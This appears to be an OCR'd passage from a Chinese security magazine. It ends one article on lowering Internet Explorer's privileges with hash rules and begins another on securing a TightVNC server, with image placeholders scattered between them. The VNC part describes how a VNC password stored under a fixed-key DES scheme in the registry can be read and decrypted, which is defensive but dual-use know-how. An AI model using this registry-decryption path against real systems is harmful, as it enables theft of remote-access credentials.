


图4

到C:/Program Files/Internet Explorer/IEXPLORE.exe，在其下的“安全级别”中选择“基本用户”，如图5。这样IE的设置就完成了。

这里“散列规则”的作用是用来降低IE的权限，让其无法对系统进行改写，当然这样做也是有弊端的，比如网站插件无法安装，因此建议大家先将一些常用的插件安装好后再来降低IE权限。当IE使用了“散列规则”后，我们可以看到这样的效果：打开IE，选择“文件”－“打开”－“浏览”，然后来到C:\WINDOWS目录下，你可以尝试新建文件和文件夹或修改文件，都会被拒绝，这样我们就可以堵住FLASH的漏洞了，如图6。该方法还可以运用到其它地方，大家有兴趣的可以尝试一下。




图5




图6



保护你的VNC

Mickey

最近应客户要求给服务器部署VNC，VNC软件的安装很简单，但是要做好安全配置就要深思熟虑下了，先去Milw0rm站点使用关键字“vnc”搜索已经发布的Exploit，发现我使用的这个发行版本TightVNC目前为止还没有溢出问题，可以放心使用。下面要做的就是针对一些网上常见的入侵方法的防范了。

一、通过注册表键读取VNC密码

VNC的口令是使用DES算法用一个固定的密钥进行加密的，因此如果恶意用户能够读取访问HKEY_CURRENT_USER\Software\ORL\WinVNC3\下的Password键值，就可以利用现有的工具轻易的解密出明文密码，如图1。

我粗略的看了下TightVNC的源代码，发现这个固定的密钥是存放在vncauth.c文件中，如果把这个固定的密




图1




图3


